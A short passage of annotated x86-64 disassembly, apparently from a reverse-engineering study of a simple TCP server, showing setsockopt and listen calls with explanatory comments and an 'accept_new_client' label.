lea     r13, [rsp+8B8h+sock_addr_ptr]
mov     [rsp+8B8h+optval], 1 ; *optval = 1
call    _setsockopt     ; (fd, level, optname, &optval, optlen)
mov     esi, 3          ; n=3, pending incoming connections at most (backlog)
mov     edi, r12d       ; fd
call    _listen         ; (int sockfd, int backlog)
nop     dword ptr [rax+00h] ; Why not just purely nop?
```

```
accept_new_client:
```